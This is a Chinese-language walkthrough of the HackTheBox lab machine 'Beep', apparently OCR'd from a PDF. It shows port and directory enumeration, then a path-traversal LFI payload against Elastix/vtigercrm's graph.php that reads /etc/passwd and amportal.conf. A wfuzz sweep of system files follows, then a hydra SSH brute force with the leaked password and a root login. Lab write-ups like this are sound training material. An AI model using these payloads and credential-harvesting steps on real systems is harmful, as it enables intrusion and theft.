

概述 （Overview）



- MACHINE TAGS
  - Password Reuse
  - LFI
  - Web

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）


- nmap
- exploit-db
- wfuzz
- hydra

阶段1：枚举

首先通过 nmap 收集一下目标开放端口：


```
Running a Port scan on 10.10.10.7

Host is likely running Linux

----------------------Starting Port Scan-----------------------


PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4445/tcp  open  upnotifyp
10000/tcp open  snet-sensor-mgmt


----------------------Finished all scans-----------------------
```


看到存在 80 和 443，浏览器查看运行的服务为 `Elastix`，使用 Gobuster 枚举一下目录：






```
/help                 (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/images               (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/themes               (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/modules              (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/mail                 (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/admin                (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/static               (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/lang                 (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
/var                  (Status: 301) [Size: 307] [--> https://10.10.10.7/var/]
/panel                (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
Progress: 12699 / 220561 (5.76%)                                           ^C
```

根据枚举出来的目录，发现服务器上部署了多个服务：




FreePBX
https://10.10.10.7/admin/config.php
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
FreePBX
Admin
Reports
Panel
Recordings
Help
FreePBX 2.8.1.4 on 10.10.10.7


https://10.10.10.7:10000
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Login to Webmin
You must enter a username and password to login to the Webmin server
on 10.10.10.7.
Username
Password
Remember login permanently?
Login
Clear


https://10.10.10.7/vtigercrm/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
vtiger CRM
The honest Open Source CRM
Sign in
Sales force Automation
Marketing Automation
Customer Support & Service
Order Management
and more...
User Name
Password
Color Theme
softed
Language
US English
Sign in
vtiger CRM 5.1.0

阶段2：利用工具

尝试搜索一下 exploit，37637.pl 和 18650.py 与运行的软件比较符合。

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ searchsploit elastix
```

Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py

Shellcodes: No Results

查看 37637.pl 中的 payload，为 `Elastix 2.2.0 LFI` 尝试利用：


```
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki    \n";
print "\t 0day Elastix 2.2.0   \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

`#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action`

成功加载 `/etc/passwd` 文件，

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
spamfilter:x:500:500::/home/spamfilter:/bin/bash
fanis:x:501:501::/home/fanis:/bin/bash

┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ cat passwd | grep bash | cut -d ":" -f 1
root
mysql
cyrus
asterisk
spamfilter
fanis

┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ cat passwd | grep bash | cut -d ":" -f 1 > user.txt
```

在 `fanis` 用户下读取到了 user.txt：



尝试使用 `wfuzz` 找找可利用的内容：

```
$ wfuzz --filter "l>0" -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../FUZZ%00&module=Accounts&action"
```

```
└─$ wfuzz --filter "l>0" -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
/../../../../../../FUZZ%00&module=Accounts&action"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled ag
tes. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../../FUZ
Total requests: 257

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        96 L     243 W      1553 Ch     "/etc/aliases"
000000001:   200        35 L     65 W       1679 Ch     "/etc/passwd"
000000009:   200        67 L     241 W      1749 Ch     "/etc/bashrc"
000000018:   200        7 L      48 W       575 Ch      "/etc/fstab"
000000015:   200        10 L     44 W       296 Ch      "/etc/crontab"
000000025:   200        6 L      35 W       202 Ch      "/etc/hosts.allow"
000000037:   200        53 L     235 W      1707 Ch     "/etc/inittab"
000000038:   200        3 L      15 W       88 Ch       "/etc/issue"
000000028:   200        991 L    4840 W     33769 Ch    "/etc/httpd/conf/httpd.conf"
000000024:   200        4 L      31 W       243 Ch      "/etc/hosts"
000000026:   200        9 L      69 W       388 Ch      "/etc/hosts.deny"
000000049:   200        15 L     53 W       482 Ch      "/etc/my.cnf"
000000048:   200        8 L      54 W       333 Ch      "/etc/mtab"
000000047:   200        8 L      29 W       261 Ch      "/etc/motd"
000000045:   200        8 L      29 W       261 Ch      "/etc/motd"
000000043:   200        11 L     28 W       229 Ch      "/etc/logrotate.d/vsftpd.log"
000000055:   200        35 L     65 W       1679 Ch     "/etc/passwd"
000000070:   200        58 L     163 W      1070 Ch     "/etc/profile"
000000069:   200        7 L      46 W       274 Ch      "/etc/printcap"
000000080:   200        1 L      8 W        63 Ch       "/etc/resolv.conf"
000000086:   200        1 L      8 W        631 Ch      "/etc/ssh/ssh_host_dsa_key.pub"
000000083:   200        52 L     267 W      1868 Ch     "/etc/ssh/ssh_config"
000000079:   200        1 L      10 W       68 Ch       "/etc/redhat-release"
000000090:   200        34 L     114 W      901 Ch      "/etc/syslog.conf"
000000089:   200        4 L      10 W       108 Ch      "/etc/sysconfig/network"
000000108:   200        30 L     93 W       812 Ch      "/proc/meminfo"
000000088:   200        1 L      9 W        668 Ch      "/etc/ssh/ssh_host_key.pub"
000000113:   200        1 L      25 W       192 Ch      "/proc/version"
000000112:   200        2 L      16 W       141 Ch      "/proc/swaps"
000000111:   200        8 L      275 W      714 Ch      "/proc/stat"
000000110:   200        11 L     72 W       409 Ch      "/proc/mounts"
000000109:   200        90 L     556 W      3838 Ch     "/proc/modules"
000000107:   200        47 L     182 W      1124 Ch     "/proc/ioports"
000000104:   200        19 L     116 W      644 Ch      "/proc/cpuinfo"
000000106:   200        15 L     55 W       514 Ch      "/proc/interrupts"
000000105:   200        24 L     51 W       359 Ch      "/proc/filesystems"
000000091:   200        19092    91272 W    807142 Ch   "/etc/termcap"
                        L
000000180:   200        487 L    2793 W     21275 Ch    "/var/log/dmesg"
000000220:   200        27 L     405 W      109052 Ch   "/var/log/wtmp"

Total time: 0
Processed Requests: 257
Filtered Requests: 218
Requests/sec.: 0
```

然后在 `wfuzz` 中并没有获得什么收获，转而在 `/etc/amportal.conf` 中找到了一串密码：

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ cat amportal.conf | grep -i pass
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPMGRPASS: Password for AMPMGRUSER
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
# FOPPASSWORD: Password for performing transfers and hangups
#FOPPASSWORD=passw0rd
FOPPASSWORD=jEhdIekWmdjE
# This is the default admin name used to allow an administrat
```

阶段3：权限提升

利用 hydra 组合账户密码尝试枚举ssh登录：

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ hydra -L user.txt -P password.txt -t 20 ssh://10.10.10.7
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or sec
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-30 11:19:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
[DATA] max 18 tasks per 1 server, overall 18 tasks, 18 login tries (l:6/p:3), ~1 try per task
[DATA] attacking ssh://10.10.10.7:22/
[22][ssh] host: 10.10.10.7   login: root   password: jEhdIekWmdjE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-30 11:20:00
```

OK，发现这里读取到的密码就是 root 登录密码。但当我尝试ssh登录时提示错误：

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ ssh root@10.10.10.7                                                                    127 ×
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-s
ha1,diffie-hellman-group1-sha1
```

> https://unix.stackexchange.com/questions/340844/how-to-enable-diffie-hellman-group1-sha1-key-exchange-on-debian-8-0/340853

```
┌──(kali㉿kali)-[~/hackthebox/Beep]
└─$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]# cat /root/root.txt
d99cccc1b02
[root@beep ~]# exit
logout
Connection to 10.10.10.7 closed.
```

OK，成功登录 root

参考

- https://certcube.com/wfuzz-cheat-sheet-the-power-of-brute-forcer/